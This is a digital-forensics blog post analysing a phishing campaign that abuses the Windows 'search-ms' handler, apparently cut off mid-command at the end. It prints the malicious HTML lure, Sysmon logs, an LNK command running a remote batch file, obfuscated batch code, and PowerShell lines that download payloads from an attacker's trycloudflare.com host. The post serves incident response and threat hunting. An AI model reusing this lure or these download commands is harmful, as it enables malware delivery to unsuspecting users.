Abusing the “search-ms” URI protocol handler

dfir.ch/posts/search-ms_protocol_handler/

August 4, 2024

4 Aug 2024

Introduction

Last month, I stumbled upon a blog post from Trustwave titled *Search & Spoof: Abuse of Windows Search to Redirect to Malware*.

Figure 1: Search & Spoof: Abuse of Windows Search to Redirect to Malware (Source: Trustwave)
Trustwave SpiderLabs has detected a sophisticated malware campaign that leverages the Windows search functionality embedded in HTML code to deploy malware. We found the threat actors utilizing a sophisticated understanding of system vulnerabilities and user behaviors.
Source: Trustwave

Trustwave looked at the following sample, but in the blog article, they wrote: *At the time of our analysis, the payload (BAT) could not be retrieved as the server appeared to be down.*



Figure 2: Search & Spoof: Abuse of Windows Search to Redirect to Malware (Source: Trustwave)

After some digging around on VirusTotal, I found a sample where the server was still online (at the time of the analysis). **In the following blog post, we analyze the HTML code, examine the infection chain, and determine which forensic traces are left behind.**



Figure 3: Booking_Confirmation.html on VirusTotal

WebDav Requests

For this attack, only an HTML file needs to be sent to the user, which could be sent by e-mail (in a ZIP file), for example. When opening the HTML file, the user faces a pop-up, “Open Windows Explorer?”. The user does not need to have clicked on a link within the HTML file, as we will see below, but the pop-up opens automatically when the HTML file is loaded. We already see a reference to the protocol used, “file:// wants to open this application”. The user can now open Windows Explorer or cancel the process.



Figure 4: Booking_Confirmation.html on our analytics host
Here is the HTML source code of the file “Booking_Confirmation.html”:

```
<html>
[..]
<title>e_Statement</title>

<meta http-equiv="refresh" content="0;
URL=search:query=e_Statement&amp;crumb=location:\\float-
suppose-msg-
pulling.trycloudflare.com@SSL\DavWWWRoot\e_Statement&amp;di
splayname=Downloads">

<p><a
href="search:query=e_Statement&amp;crumb=location:\\float-
suppose-msg-
pulling.trycloudflare.com@SSL\DavWWWRoot\e_Statement&amp;di
splayname=Downloads">e_statement_pdf </a></p>

</body></html>
```

Figure 5: HTML source code of Booking_Confirmation.html

As can be seen in Figure 5, the “search-ms” URI protocol handler is used to search for the term “e_Statement” on a remote server. The search returns a hit displayed to the user within Windows Explorer (Figure 6). The display name (“Downloads”) can be freely selected and is intended to deceive the user (see Figure 5 to see the displayname parameter).



Figure 6: Search results inside Windows Explorer
What happens under the hood when the user opens this HTML file?

Sysmon Process Create

```
CommandLine:
rundll32.exe C:\Windows\system32\davclnt.dll,DavSetCookie
float-suppose-msg-pulling.trycloudflare.com@SSL https://float-suppose-msg-
pulling.trycloudflare.com/

ParentCommandLine:
C:\Windows\system32\svchost.exe -k LocalService -p -s WebClient
```

rundll32.exe runs davclnt.dll, which is related to the WebDAV (Web Distributed Authoring and Versioning) client in Windows, allowing users to manage files on web servers or web shares. This is interesting from a monitoring and threat-hunting perspective. However, blocking outgoing SMB traffic on port 445/TCP on the firewall will not stop this attack because WebDav is using HTTP, as nicely outlined in the article by Trellix.

At this stage of the attach phase, the user clicked on Open Windows Explorer, the WebDAV connection was made to the external server, and the user was presented with a “search result,” as displayed in Figure 6. The returned file is an LNK file, a shortcut file that will run another command upon execution.

e_Statement00844301.lnk

Peaking at the properties from the LNK file (sample here), we see *conhost.exe –headless* something.. this looks suspicious:



Figure 7: Properties of the LNK file

When double-clicking on the LNK file displayed in the Windows Explorer window, a security warning would ask a last time if the user is sure they want to open this file:



Figure 8: Security Warning for the LNK file

When the user gives their consent to run the file, the following command will be executed:

```
C:\Windows\System32\conhost.exe
--headless \\float-suppose-msg-pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat
```

new.bat

The LNK file would download and execute a batch script named "new.bat" (sample):

```
CommandLine:
C:\Windows\system32\cmd.exe /c
\\float-suppose-msg-pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat

ParentCommandLine:
"C:\Windows\System32\conhost.exe" --headless
\\float-suppose-msg-pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat
```

The file "new.bat" is obfuscated (Figure 9); however, our colleagues from OneConsult have published a fantastic blog post about this exact batch obfuscation technique.

```
??&@cls&@set "??
çt=ybwYDuLlQJrBcMUXqA4odH53i268CgfOkTn1axEZpWKsjV9PhRS
tF7@0IzGNemv"

%??çt:~55,1%%??çt:~61,1%%??çt:~12,1%%??çt:~48,1%%??
çt:~19,1%%o?d?Kh?%%??çt:~51,1%%??çt:~19,1%%??çt:~30,1%%??
çt:~30,1%%QôzpLT%
%??çt:~43,1%%??çt:~61,1%%??çt:~52,1%%??çt:~7,1%%??
çt:~19,1%%??çt:~12,1%%??çt:~36,1%%??çt:~7,1%

%??çt:~61,1%%??çt:~12,1%%??çt:~48,1%%??çt:~19,1
```

Figure 9: Batch Obfuscation

As described in the OneConsult blog, we can place an echo statement before each line in the batch file to get the readable code:

```
File  Edit  Format  View  Help
ÿþ&@cls&@set "¾ÃÃ§t=ybwYDuLlQJrBcMUXqA4odH53i268CgfOkTn1axEZpWKsjV9PhRS tF7@0IzGNemv"

echo %¾ÃÃ§t:~55,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~12,1%%¾ÃÃ§t:~48,1%%¾ÃÃ§t:~19,1%%o®dKh%%¾ÃÃ§t:~51
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~7,1%%¾ÃÃ§t:~19,1%%¾ÃÃ§t:~12,1%%¾ÃÃ§

echo %¾ÃÃ§t:~61,1%%¾ÃÃ§t:~12,1%%¾ÃÃ§t:~48,1%%¾ÃÃ§t:~19,1%%¾ÃÃ§t:~51,1%%¾ÃÃ§t:~31,1%%¾ÃÃ
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~36,1%%¾ÃÃ§t:~10,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~51,1%""%¾
echo %¾ÃÃ§t:~52,1%%¾ÃÃ§t:~24,1%%¾ÃÃ§t:~62,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~19,1%%¾ÃÃ§t:~5,1%%¾ÃÃ§

echo ::%¾ÃÃ§t:~51,1%%¾ÃÃ§t:~45,1%%¾ÃÃ§t:~36,1%%¾ÃÃ§t:~10,1%%¾ÃÃ§t:~24,1%%¾ÃÃ§t:~36,1%%¾
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%ÃÃk¢¡vV%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~51,1%"%¾ÃÃ§t:~58,1%%¾ÃÃ§t:
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~52,1%%ÃI¢1ÃY0%%¾ÃÃ§t:~51,1%"%¾ÃÃ§t:~30,1%%¾ÃÃ§t:
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~51,1%"%¾ÃÃ§t:~20,1%%¾ÃÃ§t:~61,1%%¾Ã
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~51,1%"%¾ÃÃ§t:~30,1%%¾ÃÃ§t:~52,1%%¾Ã
echo %¾ÃÃ§t:~43,1%%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~52,1%%¾ÃÃ§t:~51,1%"%¾ÃÃ§t:~61,1%%¾ÃÃ§t:~37,1%%¾Ã
```

Figure 10: Placing echo statements before every line

Decoy Document

After the user clicks on the LNK file, a PDF file is opened for deception and retrieved from the same location as before.



Figure 11: Decoy Document

```
CommandLine:
"C:\Program Files\Google\Chrome\Application\chrome.exe" --single-argument
https://float-suppose-msg-pulling.trycloudflare.com/kyvbsa.pdf

ParentCommandLine:
C:\Windows\system32\cmd.exe /c
\\float-suppose-msg-pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat
```

Inside the batch file, there is a little timeout before the full infection routine kicks in.

```
CommandLine:
timeout  /t 5   REM Wait for PDF to open (adjust timeout as needed)

ParentCommandLine:
C:\Windows\system32\cmd.exe /c
\\float-suppose-msg-pulling.trycloudflare.com@SSL\DavWWWRoot\new.bat
```

There is more

Browsing to the *float-suppose-msg-pulling.trycloudflare.com* server, there are various other files uploaded there by the attacker, despite the decoy PDF file and the new.bat file:



Figure 12: Directory Listing

Loading of additional scripts and tools

The “new.bat” file is also responsible for downloading a ZIP file (DXJS.zip) to the local client:

```
powershell  -Command
"& { [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
Invoke-WebRequest -Uri 'https://float-suppose-msg-pulling.trycloudflare.com/DXJS.zip'
-OutFile 'C:\Users\malmoeb\Downloads\DXJS.zip' }"
```

And extracting the downloaded ZIP file:

```
powershell  -Command
"& { Expand-Archive -Path 'C:\Users\malmoeb\Downloads\DXJS.zip'
-DestinationPath 'C:\Users\malmoeb\Downloads' -Force }"
```

As well as downloading another obfuscated batch file named “startuppp.bat”:

Sysmon Process Create

```
CommandLine:
powershell  -Command "& { [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri 'https://float-suppose-msg-
pulling.trycloudflare.com/startuppp.bat' -OutFile
